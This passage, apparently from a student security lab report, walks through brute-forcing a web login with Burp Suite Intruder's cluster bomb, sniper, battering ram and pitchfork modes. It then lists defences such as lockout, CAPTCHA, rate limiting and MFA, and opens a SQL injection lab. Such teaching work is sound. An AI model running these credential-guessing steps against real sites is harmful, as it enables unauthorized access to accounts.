- In Intruder **"Positions"** tab, add **"username"** and **"password"** parameters as payload positions. click Add § to mark it as a payload position




- Set attack type to **"Cluster bomb".**



Similarly select all other attacks like sniper, battering ram & pitchfork for this attack.


6. Configure Payloads:

- In Intruder **"Payloads"** tab, configure payload sets:
- Set **"Payload set" to "1"** and **"Payload type"** to **"Simple list".** Enter possible usernames.
- Set **"Payload set" to "2"** and enter possible passwords.



7. Initiate Attack:

- Click **"Start attack"** to initiate the brute force attack.



8. Analyze Results:

- In Intruder attack window, analyze results by sorting them based on columns like "Length" and "Status".

200 indicates unsuccessful attempt


& 302 is successful.

9. Confirm Successful Attack:


- Review response in the attack window to identify successful login attempts.
- Confirm success by using the obtained username and password to login to the web application.

Similarly performing the attacks using other options like **Sniper, Battering ram, Pitchfork.**


1. Sniper Attack:



Selecting Sniper from the dropdown




Updating the payload 1 with desired values.




The result for the Sniper Attack is as follows.

The isn't suitable for our type of websites because we required minimum of 2 payloads to do the attack on this particular type of websites.


2. Battering ram



selecting battering ram from the dropdown




Updating the payload values with desired values and click on the ***'Start attack'***




The result for the Battering ram is as follows.

This is having the same problem like Sniper attack containing only one payload option.


3. Pitchfork



Selecting 'Pitchfork' from the dropdown & then select payloads option left to the Positions option.



This includes again 2 payloads as same like Cluster bomb. Update both the payloads with the desired values and click on the Start attack to check the results.



The results for the Pitchfork attack are as follows.

*The **cluster bomb** attack is already performed and the results are included above.*

4. Observations:

Observation	Result/Outcome
Brute Force Attack	Successfully bypassed authentication and obtained access.
Intruder Attack Results	Identified valid credentials for further investigation.

Solution:

To mitigate or prevent brute force attacks on a login page, several solutions can be implemented:

1. Account Lockout Policy: Implement an account lockout policy that locks user accounts after a certain number of failed login attempts within a specific time period. This prevents attackers from repeatedly attempting to guess passwords for a given account. Additionally, provide mechanisms for unlocking locked accounts, such as through email verification or temporary lockout durations.

2. CAPTCHA or reCAPTCHA: Integrate CAPTCHA (Completely Automated Public Turing test to tell Computers and Humans Apart) or reCAPTCHA challenges into the login page. CAPTCHA challenges require users to prove they are human by solving puzzles or entering characters from distorted images, which helps prevent automated brute force attacks.

3. Strong Password Policies: Enforce strong password policies that require users to create complex passwords containing a combination of letters, numbers, and special characters. Additionally, encourage or enforce regular password updates to mitigate the risk of successful brute force attacks against weak or compromised passwords.

4. Rate Limiting: Implement rate limiting mechanisms to restrict the number of login attempts from a single IP address or user account within a specified timeframe. This helps prevent rapid and continuous login attempts during a brute force attack by delaying or blocking subsequent login requests after reaching a predefined threshold.

5. Multi-Factor Authentication (MFA): Implement multi-factor authentication (MFA) to add an extra layer of security beyond username and password authentication. MFA requires users to provide additional authentication factors, such as a one-time password (OTP) sent to their mobile device or generated by an authenticator application, after entering their username and password. This significantly reduces the success rate of brute force attacks, even if an attacker manages to obtain valid credentials.

By implementing these solutions, organizations can significantly reduce the risk of successful brute force attacks on their login pages and enhance the overall security of their web applications.

Lab – 03. SQL Injection

Experiment Objective:

The objective of this experiment is to demonstrate SQL injection vulnerabilities in web applications and understand their implications. By exploiting these vulnerabilities, we aim to bypass authentication mechanisms and retrieve hidden data, highlighting the importance of secure coding practices and effective security measures.

1. Introduction:

SQL injection is a common vulnerability in web applications that occurs when user input is incorrectly filtered for string literal escape characters. This vulnerability can allow attackers to execute malicious SQL queries, potentially compromising the integrity and confidentiality of the application's data. Understanding SQL injection vulnerabilities is crucial for developers and security professionals to prevent unauthorized access and data breaches.

